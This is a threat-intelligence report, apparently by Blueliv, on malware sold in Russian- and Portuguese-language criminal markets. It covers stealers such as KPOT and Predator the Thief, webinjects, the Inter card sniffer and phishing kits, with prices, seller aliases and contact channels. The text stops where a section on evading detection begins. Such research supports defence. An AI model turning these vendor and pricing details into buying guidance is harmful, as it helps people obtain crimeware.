Of the various offerings of malicious code, malware appears to be among the most highly sought after in the Russian-language underground. At any given time, there are dozens of diverse malware offerings being actively marketed in these communities, each with various aims, functionality, prices, and sophistication, encompassing loaders, cryptojackers, ransomware, point-of-sale (POS) malware, banking Trojans, and information stealers, among others.

Closely monitoring these offerings helps strengthen cyberdefenses in advance of an attack

For researchers and organizations concerned with their security posture, closely monitoring these offerings helps strengthen cyberdefenses in advance of an attack.

Malware

Malware is found for sale across the cybercriminal underground, spanning linguistic communities and levels of sophistication. End goals vary widely, ranging from ransomware that locks out victims in order to extort them, to stalkerware or spyware aimed at surreptitiously monitoring a device.

Threat actors of differing ability offer their proprietary malware on forums, marketplaces, and other platforms utilized by cybercriminals. Often, mirroring the legitimate cybersecurity industry, sellers work alongside other threat actors that resell malware that isn't their own, offering, for example, cracked versions of notorious malware families.

Within the Russian-language cybercriminal community, malware can be found for sale on cybercriminal forums where payment is expected in Bitcoin. Communication is typically established via Jabber/XMPP, though as noted earlier Telegram is becoming a more commonplace method of communication within the Russian-language underground too.

Threat actors selling malware on the Russian-language underground typically employ one of two business models: the outright sale of their malware, or a Malware-as-a-Service (MaaS) offering. MaaS offerings typically bundle the malware with pre-established infrastructure, saving their clients the need to buy servers, establish admin panels, and other tasks related to setting up the malware.

MaaS offerings of information stealers are typically available on a monthly rental basis. Two of the most prominent MaaS offerings of information stealers currently available on the Russian-language underground – Vidar and RaccoonStealer – are available for a monthly price between $200 - $300 USD.

MaaS offerings typically bundle the malware with pre-established infrastructure, saving clients the need to buy servers, establish admin panels, and other tasks related to setting up the malware

Many the most notorious ransomware families also operate using MaaS models – in their case, Ransomware-as-a-Service (RaaS). In these cases, the ransomware gangs typically look to recruit reliable affiliates to aid in the distribution of the ransomware; profits from any successful extortions are then split between the gang behind the ransomware and the distributor. Prominent ransomware such as Sodinokibi (also known as REvil) and Buran both operate using the RaaS model.


The plurality of malware offerings are available for outright purchase, meaning that clients pay a one-off cost to obtain the malware for their own use. It should be noted, however, that many threat actors charge clients a fee for updated versions of the malware or other related services such as admin panel installation and rebuilds. The one-time cost of information stealers available for outright purchase falls within a fairly significant range, though Blueliv analysts found that highly regarded information stealers available for sale on top-tier Russian-language forums are typically priced roughly around $100 USD.

Highly regarded information stealers are available for sale at around $100 USD

Some threat actors, who allow clients to directly purchase malware, offer a modular approach, in which illicit clients can handpick the modules they need for their dealings. Malware families such as DiamondFox and SmokeBot offer this. Both offer a price for the "bot" itself – ranging from $400-$600 USD – with various modules available for $100-$300 USD per module.

Cryptojackers have become increasingly popular among cybercriminals over the past few years

Cryptojackers – cryptominers designed to be placed on an unwitting victim's device – have become increasingly popular among cybercriminals over the past few years. Blueliv analysts identified various cryptojackers for sale on English-language cybercriminal forums. These cryptojackers were typically offered for a one-time fee of ~$100 USD, or significantly less. Various threat actors, such as the author of Lime Miner, even offered their cryptojackers for free.



The actor operating under the alias "NYAN CAT" offers their Lime Miner for free to members of the HackForums community

Information stealers are, as their name suggests, designed to steal information from a victim's infected device. Typically, information stealers seek to collect data such as passwords, cookies, and browser history as well as take screenshots, manipulate clipboard data, and other invasive activities. Stealers are desirable to cybercriminals due to the wealth of information they can collect and the relative ease at which threat actors can get access to such malware.

KPOT

"KPOT" is one of the more prominent information stealers currently on the market. Sales of KPOT on the Russian-language underground began in summer 2018, after which KPOT quickly became a popular and sought-after product. The malware is marketed by its author, operating under the alias "monstercat," on several Russian-language underground forums.

Screenshot of the KPOT admin panel shared by the malware's author in an April 2019 announcement that a new version of the stealer was then available.


KPOT has received positive feedback from other members of the cybercriminal underground. In March 2019, the influential cybercriminal "Ar3s" – the admin of a top Russian-language forum – authored a review of KPOT. Ar3s gave KPOT an overall lukewarm review, concluding that (translated from the original Russian) "The product really works. Not perfect, not wow, but it works and there is nothing to argue [with there]."

KPOT was originally priced at $65 USD. In November 2018, the price was bumped up to $75 USD when monstercat announced the release of KPOT version 1.1. A second price increase occurred in April 2019, when the price was raised to $85 USD with the release of KPOT version 2.0. There have been no further price increases since then, despite sustained demand for KPOT and multiple new releases. In addition to the cost of the malware, clients are charged an additional $25 USD if they need monstercat to install the admin panel for them. Purchase of KPOT comes with a "manual for the software and [information] on installing the admin panel."

Monstercat only accepts payments in Bitcoin, and the threat actor offers to communicate with clients over Jabber, giving clients two Jabber addresses that they can be reached on. The threat actor does not appear to use Telegram for their business dealings.

Predator the Thief

"Predator the Thief" is another prevalent information stealer offered for sale on the Russian-language cybercriminal underground. First advertised in February 2018, Predator the Thief significantly increased in popularity throughout 2019 as the malware's author "alexuiop1337" and their reseller "sett9" have expanded their advertising operations to several Russian-language underground forums.



A screenshot of the Predator the Thief admin panel as shared by the malware's author in March 2019. Note the username "Alex," likely a related to the threat actor's alias "alexuiop1337."

alexuiop1337 initially sold their malware at an unusually cheap price. In a November 2018 after advertising Predator the Thief, alexuiop1337 stated that the malware cost just $37 USD / 2000 RUB; panel installation would cost an additional $3 USD / 200 RUB.

In that same advertisement, alexuiop1337 stated that they accepted payment in a range of digital currencies, including Bitcoin, Bitcoin Cash, and Qiwi. Qiwi is a payment service provider roughly similar to PayPal and is popular in Russia. alexuiop1337 directed interested clients to contact their partner and reseller sett9 on Telegram.


Version	Price	Release date
V3.2.0	$80 USD	April 7 2019
V3.2.4	$100 USD	June 24 2019
V3.2.5	$120 USD	July 10 2019
V3.2.6	$150 USD	July 23 2019

It's interesting to note that whereas in the past alexuiop1337 had listed the price of Predator the Thief in both RUB and USD, in spring 2019 prices began to be listed only in USD.

Though there have been some new releases since July 2019, the price of Predator the Thief has remained at $150 USD. Admin panel installation costs $25 USD – a significant jump from the $3 USD installations alexuiop1338 was offering in 2018. A clipper module – a module that would allow threat actors to replace information copied to a clipboard, typically used for manipulating copies of cryptocurrency wallet addresses – is available for an additional $100 USD.

Though Jabber is most popular, Telegram is becoming an increasingly common method of communication among threat actors

The pair behind Predator the Thief only accept payment in Bitcoin. All queries about the purchase of Predator the Thief are directed to sett9, who is available on both Telegram and Jabber, though alexuiop1337 warns that sett9 rarely uses their Jabber account. This is somewhat of a deviation from typical Russian-speaking cybercriminal conduct of the past and illustrates how Telegram is becoming an increasingly common method of communication among threat actors in this space.



Predator the Thief Weekly Sample Stats from October 1, 2019 until January 31, 2020


Webinjects

Webinjects, or simply injects, are tools that allow cybercriminals to modify the webpage content sent from legitimate web servers to the victims' web browsers before the user can see the original webpage. Webinjects use a technique known as Man-in-the-Browser (MitB) and are often used to steal financial information, though other popular targets include online retailers and email providers. Our dedicated whitepaper Follow the Money: cyberthreat intelligence for Banking & Financial Services has some further detail on webinjects.

Webinjects use a technique known as Man-in-the-Browser and are often used to steal financial information

A distinguished and long-standing vendor of injects is the threat actor operating under the alias "yummba." yummba is one of only a handful of established threat actors offering injects for sale on the cybercriminal underground. This threat actor has been active in the Russian-language underground since at least 2012, which is the same time they started offering their inject services. yummba's business model is twofold: they work as a developer-for-hire, creating custom injects at the request of paying clients, and subsequently offering these injects for sale publicly if the customer chooses not to pay a higher fee in order to keep it private. yummba offers a variety of injects for sale, and the threat actor has claimed to be capable of "making software for any format of Trojan supporting injection in browsers."

Cybercriminals can create exclusive custom injects, which are then offered publicly if the customer pays the standard fee



yummba was selling webinjects as early as 2013, sharing a screenshot showing the results of an inject targeting the bank ING in Belgium. The text "OTPBypass" implies that this is a way to circumvent one-time password protections

The prices of yummba's services vary; according to the threat actor, they can charge from $100 USD up to $10,000 USD. As noted earlier in this report, if a client wishes to keep their project private, they must pay an additional 50% charge. Although the actor still sells webinjects, they are no longer as popular as before when banking Trojans were more on trend in cybercrime circles.


yummba, like many cybercriminals active in the Russian-language underground, is contacted over Jabber. yummba does not publicly advertise a Telegram account.

Blueliv analysts also noted a sustained interest in at least one cybercriminal offering of mobile injects for sale on the Russian-language cybercriminal underground. The threat actor operating under the alias "Validolik" offered various Android web injects for sale on the Russian-language underground. These injects could be used with a variety of mobile malware, including Mazar, Exobot, Loki Bot, Anubis, and Cerberus.

Validolik offered dozens of Android webinject and various pricing schemes. While an individual webinject was typically priced between $20 USD - $40 USD, the threat actor also offered bundles of webinjects targeting institutions in the same country for a discounted rate. Validolik also offered various subscription levels, as outlined below:

Subscription Type	Price	Description
Subscribe	$1,000 USD	"you get absolutely all injects which are ready for any of 4 bots (Mazar, ExoBot, Loki Bot, Anubis) if [an]other client orders [an] inject for your bot then you will get it for free, also next updates for injects you will get for free..."
Follow	$800 USD	"you will get all injects for bot, without any advanced options"
Like	$500 USD	"you can chose [any] 50 injects out of [all] available injects regardless of price."

Validolik was banned from a prominent Russian-language underground forum in January 2020.




Validolik shares an image of a mobile banking inject for sale. The inject targets the Romanian bank Banca Transilvania

CC Sniffers

CC sniffers typically target common e-commerce platforms such as Magento or OpenCart on legitimate websites

CC sniffers – sometimes referred to as digital skimmers – are malicious scripts injected into e-commerce platforms in order to steal payment card information from online transactions. CC sniffers typically target common e-commerce platforms such as Magento or OpenCart on legitimate websites.

CC sniffers have received increased attention over the past couple years as breaches attributed to the myriad of Magecart groups have been disclosed; Magecart groups have been blamed for payment card theft impacting British Airways, Ticketmaster, and hundreds of other entities. As security professionals have begun to pay increased attention to this threat, so too have cybercriminals had their interests piqued.



A CC sniffer dubbed "Inter" is among the most prominent CC sniffer offerings currently available in the Russian-language underground. Advertised by a threat actor operating under the alias "Sochi," the Inter sniffer has been offered for sale since December 2018.

Those interested in leveraging Inter in their criminal schemes have two possible options for obtaining it: they can either buy the CC sniffer outright for $990 USD or elect to partner with the team behind Inter and split the gains. In recent Inter ads, Sochi promises that partners can "make up to 85%". Inter has received positive reviews from members of the underground community, many of whom have publicly expressed a desire to keep their partnership with Sochi going.

It's interesting to note that Sochi is also the author of the Android malware "Red Alert" which was first offered for sale on the cybercriminal underground in May 2017. Red Alert enjoyed a fair degree of popularity among cybercriminals, yet Sochi halted sales of the malware in early 2019. On January 12, 2019, another member of the top-tier Russian-language forum Exploit remarked *sic*:

> *He said about 3rd version of his product from August/September and the same "today, tomorrow, couple of days" :D*
>
> *Author have another work now and he not interest for new and old clients for his [Android] bot.*

The following day, Sochi announced in the official Red Alert advertisement thread that sales of Red Alert were suspended. It is indeed possible that increased attention given to CC sniffers by cybercriminals drove Sochi to dedicate more of their energy on developing Inter in hopes of cashing in on the fad. Sochi is available on Jabber; the threat actor has not published any Telegram contact information.

Blueliv analysts observed several other vendors offering CC sniffers for sale on the Russian-language underground. These rival CC sniffers, however, appear to have failed to gain the level of popularity enjoyed by Inter. This is despite being offered at significantly cheaper prices; Blueliv analysts observed one CC Sniffer on the Russian-language underground for $300 USD that failed to generate significant attention within the community.

Phishing pages and phishing kits

Phishing pages are desirable to even the least sophisticated of cybercriminals as they are a relatively accessible and easy-to-understand form of cybercrime. Prefabricated phishing pages can be easily found across many linguistic communities. We provide considerable detail on types and objectives of phishing in our in-depth report into The Credential Theft Ecosystem.


Prefabricated phishing pages can be easily found across many linguistic communities

One of the communities in which offerings of phishing pages and kits are particularly common is the Portuguese-language underground. Portuguese-speaking threat actors – the vast majority of whom are residents of Brazil – are typically less sophisticated than their counterparts on the Russian-language underground. Their targets, however, are often other Brazilians; low security awareness throughout Latin America makes the average resident particularly susceptible to even the most low-sophistication attacks. Brazil is routinely found to be among the countries that experiences the highest number of phishing attacks in the world.

Brazil is routinely found to be among the countries that experiences the highest number of phishing attacks in the world

Unsurprisingly, a haphazard yet apparently thriving trade in phishing pages exist within the Brazilian cybercriminal underground. Unlike more mature cybercriminal communities, the Brazilian community relies heavily on public third-party platforms such as YouTube to advertise and promote their offerings.

Blueliv analysts identified several Portuguese-speaking vendors of phishing pages advertising their wares on YouTube. One such vendor is "Tr. Fak," who advertises phishing pages targeting several Brazilian financial institutions as well as Netflix.



A Tr. Fak video showcasing their phishing page targeting the Brazilian bank Itaú.

Tr. Fak is available to conduct business via Telegram, Discord, and WhatsApp. Unlike Russian-speaking cybercriminals, Portuguese-speakers tend to shy away from using Jabber in favor of more accessible communication channels such as WhatsApp.

Brazil is routinely found to be among the countries that experiences the highest number of phishing attacks in the world

Across the cybercriminal underground, phishing pages are often available for ~$50 USD, though this amount can increase or decrease significantly. It is not uncommon for threat actors offering phishing pages to sell both prefabricated phishing pages as well as offer to create custom ones to fit a client's needs; understandably, custom pages are typically more expensive.

Phishing kits are made of phishing pages, but they usually have a bit more complexity in the server side, like checks to block access to Antivirus and security vendors for example. They have been widespread for many years, and attackers using them tend not to be highly skilled, or 'juniors' starting out in cybercrime. Kits can be bought in cybercrime forums but some of them have become publicly available and been reused for years.

It is quite common to see the reuse of files and code snippets among different phishing kits

It is not uncommon to see currently active phishing kits showing 2012 in their copyright line. The criminals simply use the same phishing kit, modify some files and upload it to compromised sites. As a result, it is quite usual to see the reuse of files and code snippets among different phishing kits.

Evading and bypassing detection

AV software is based on signatures executed against files or memory in order to identify malicious activity

